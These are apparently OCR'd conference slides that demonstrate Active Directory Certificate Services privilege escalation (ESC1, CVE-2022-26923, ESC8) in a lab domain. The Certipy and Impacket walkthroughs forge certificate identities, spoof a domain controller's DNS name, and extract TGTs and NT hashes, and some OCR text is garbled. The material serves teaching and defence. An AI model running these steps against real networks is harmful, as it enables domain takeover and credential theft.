


Certificate template that vulnerable to the ESC1 technique EventID

Unfortunately, there is no simple way to monitor requesting the certificates, but we can use the Windows Event Log to help us identify the arbitrary SAN.

EventID 4898

Grants certificate enrollment right to the “Domain Users”



But IMPORTANT, It is important to note thar 4898 event is not suitable for real time. ☹

- **At the time of the first enrollment since CA service start**
- **At the time of the first enrollment since certificate template modification**

ESC1 — Content Certificate

```
certipy req -username "svc_adcs@fgp.corp" -ca "fgp-ADCS-CA" -template User2 -target ADCS.FGP.CORP -upn
"svc_admin@fgp.corp" -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 173
[*] Got certificate with UPN 'svc_admin@fgp.corp'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'svc_admin.pfx'
```

When we requested the new certificate to another user we can obtain “public key and private key” together.

```
?|???7Q0??U??0??0???????????ldap:///CN=fgp-ADCS-
CA,CN=ADCS,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=fgp,DC=corp?certificateRev
ocationList?base?objectClass=cRLDistributionPoint0?+??0??0?+0???ldap:///CN=fgp-ADCS-
CA,CN=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=fgp,DC=corp?cACertificate?base?obj
ectClass=certificationAuthority0U??0=  +?700.&+???4???q???,??????r?8??????Xd|0U%
                                       0
```

ESC1 — Exploited

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy req -username "svc_adcs@fgp.corp" -ca "fgp-ADCS-CA" -template User2 -target ADCS.FGP.CORP
-upn "svc_admin@fgp.corp" -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 175
[*] Got certificate with UPN 'svc_admin@fgp.corp'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'svc_admin.pfx'


┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy auth -pfx svc_admin.pfx -dc-ip 192.168.15.99

Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: svc_admin@fgp.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_admin.ccache'
[*] Trying to retrieve NT hash for 'svc_admin'
[*] Got NT hash for 'svc_admin@fgp.corp': 8c8d6c330dee0dddb17c98c21ef8dae30
```

ADCS Attacks CVE-2022-26923
Why the “PUDIM” user can add computer account on Active Directory?

CVE-2022–26923 – Script for Keddie

If you try exploited this vulnerability without any concept you be fail. BELIVEME ☺

```
┌──(fgp㉿FgP)-[~/OWASP]
└─$ certipy account create -username svc_adcs -p '' -target 192.168.15.99 -user OWASP_NEWPC6$ -dns
'fgpcomputer@fgp.corp' -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[*] Creating new account:
    sAMAccountName                      : OWASP_NEWPC6$
    unicodePwd                          : t9B4hWH7Gw5qOG2l
    userAccountControl                  : 4096
    servicePrincipalName                : HOST/OWASP_NEWPC6
                                          RestrictedKrbHost/OWASP_NEWPC6
    dnsHostName                         : fgpcomputer@fgp.corp
[-] Received unknown error: (constraintViolation) 0000200B: AtrErr: DSID-033E0EF3, #1:
        0: 0000200B: DSID-033E0EF3, problem 1005 (CONSTRAINT_ATT_TYPE), data 0, Att 9026b (dNSHostName)
```

Name	Type	DC Type	Site	Description
FGPCOMPUTER	Computer	GC	Default-First-Si...	

FGPCOMPUTER Properties

General | Operating System | Member Of | Delegation | Location
Managed By | Object | Security | Dial-in | Attribute Editor

Attributes:

Attribute	Value
accountExpires	(never)
badPasswordTime	9/19/2022 1:52:29 PM E. South America St
badPwdCount	0
cn	FGPCOMPUTER
codePage	0
countryCode	0
dNSHostName	fgpcomputer.fgp.corp
isCriticalSystemObject	TRUE
lastLogoff	(never)
lastLogon	11/8/2022 3:04:23 AM E. South America St
lastLogonTimestamp	11/2/2022 2:53:40 AM E. South America St
localPolicyFlags	0
logonCount	507
msDS-SupportedEncr...	0x1C = (RC4 HMAC MD5 | AES128 CTS

Edit | Filter

OK | Cancel | Apply | Help


CVE-2022–26923 – New Escalation

In essence, the vulnerability allowed a low-privileged user to escalate privileges to domain administrator in a default Active Directory environment with the Active Directory Certificate Services (AD CS) server role installed. We see AD CS environments on almost every engagement. It's rare that we see large and medium-sized Active Directory environments without AD CS installed. The vulnerability was patched as part of the May 2022 Security Updates from Microsoft.

By default, domain users can enroll in the User certificate template, and domain computers can enroll in the Machine certificate template. Both certificate templates allow for client authentication. This means that the issued certificate can be used for authentication against the KDC via the PKINIT Kerberos extension.

The ADCS has different templates for Users and Computers, there are simple difference between this two templates, basically the User template have a User Principal Name and Computer accounts do not.

Subject Name



ESC1 - Fixed

```
┌──(fgp㉿FgP)-[~/OWASP]
└─$ certipy req -username "svc_adcs" -p '' -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP -template Computer2
-upn 'svc_admin' -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve '' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 205
[*] Got certificate with UPN 'svc_adcs@fgp.corp'
[*] Certificate has no object SID
```

CVE-2022–26923

To exploited this vulnerability, we need look for tree points.

1.Allow Enroll or ***Allow Full Control*** permission
2.Client Authentication EKU
3.CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT = 1


What is Allow Enroll?
This is the ability of any user (or machine) to enroll for certificate by himself. In other words, this is the ability to create and send CSRs with different templates. What about **Allow Full Control**? Well if a user or machine is having a full control over a certificate template, it is already having an administrative privileges since the templates can be abused. But to learn how we must understand the other 2 concepts.

What is Client Authentication EKU?
This is the ability of the current certificate to be used for authentication with Kerberos. EKUs in general mean action (what can the issued certificate do?).


What is CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT = 1 ?
This flag represents the ability to control Subject Alternative Name (SAN) value of the published certificate. Having the ability to modify the SAN can result in requesting and issuing certificate for user (or machine) with higher domain permissions.

CVE-2022–26923 – Concept I

Remember, if you try to change the UPN from USER, you will get the BIG "unique in the entire forest" error, which means the user account can only have one UPN.




As we can said the computer account don't have UPN attributes and we can change the DNS Name attributes and ☺



CVE-2022–26923 – Concept II

When you create new Computer account you have this situation

Permission svc_teste



New Computer Account

```
┌──(fgp㉿FgP)-[~/OWASP]
└─$ /home/fgp/Downloads/impacket/examples/addcomputer.py 'fgp.corp/svc_teste:Password123' -method LDAPS
-computer-name 'NEW_PC' -computer-pass 'Password123#'
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account NEW_PC$ with password Password123#.
```

Constraint Violations

```
┌──(fgp㉿FgP)-[~/OWASP]
└─$ certipy account update -username svc_adcs -p '' -target 192.168.15.99 -user NEW_PC -dns
'fgpcomputer.fgp.corp' -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[*] Updating user 'NEW_PC$':
    dNSHostName                         : fgpcomputer.fgp.corp
[-] User 'SVC_ADCS' doesn't have permission to update these attributes on 'NEW_PC$'
```

CVE-2022–26923 – Create and Update Account Malicious Computer

```
┌──(fgp㉿FgP)-[~/OWASP]
└─$ certipy account create -username svc_adcs -p '' -target 192.168.15.99 -user OWASP_PC$ -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[*] Creating new account:
    sAMAccountName                      : OWASP_PC$
    unicodePwd                          : EmormW08QChQMk0H
    userAccountControl                  : 4096
    servicePrincipalName                : HOST/OWASP_PC
                                          RestrictedKrbHost/OWASP_PC
    dnsHostName                         : owasp_pc.fgp.corp
[*] Successfully created account 'OWASP_PC$' with password 'EmormW08QChQMk0H'


┌──(fgp㉿FgP)-[~/OWASP]
└─$ certipy account update -username svc_adcs -p '' -target 192.168.15.99 -user OWASP_PC$ -dns
'fgpcomputer.fgp.corp' -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[*] Updating user 'OWASP_PC$':
    dNSHostName                         : fgpcomputer.fgp.corp
[*] Successfully updated 'OWASP_PC$'
```

CVE-2022–26923 – Request Malicious Certificate and TGT Domain Controller


```
┌──(fgp㉿FgP)-[~/OWASP]
└─$ certipy req -username "OWASP_PC$" -p 'EmormW08QChQMk0H' -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP
-template Computer2 -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve '' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 206
[*] Got certificate with UPN 'OWASP_PC$@fgp.corp'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'owasp_pc.pfx'


┌──(fgp㉿FgP)-[~/OWASP]
└─$ certipy auth -pfx owasp_pc.pfx -dc-ip 192.168.15.99
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: owasp_pc$@fgp.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'owasp_pc.ccache'
[*] Trying to retrieve NT hash for 'owasp_pc$'
[*] Got NT hash for 'owasp_pc$@fgp.corp': 55f9369bfc18b0dca334186e4d3c5bc7
```

ADCS Attacks - ESC8
NTLM Again?

ESC8 - NTLM Relay and ADCS


As covered in the “Certificate Enrollment” section, AD CS supports several HTTP-based enrollment methods via additional AD CS server roles that administrators can install.
These HTTPbased certificate enrollment interfaces are all vulnerable NTLM relay attacks. Using NTLM relay, an attacker on a compromised machine can impersonate any inbound-NTLM-authenticating AD account.
While impersonating the victim account, an attacker could access these web interfaces and request a client authentication certificate based on the User or Machine certificate templates.

IIS Authentication ADCS Clients



The MICRO$OFT suggest enable KERBEROS Authentication.

Console Webservice - ADCS

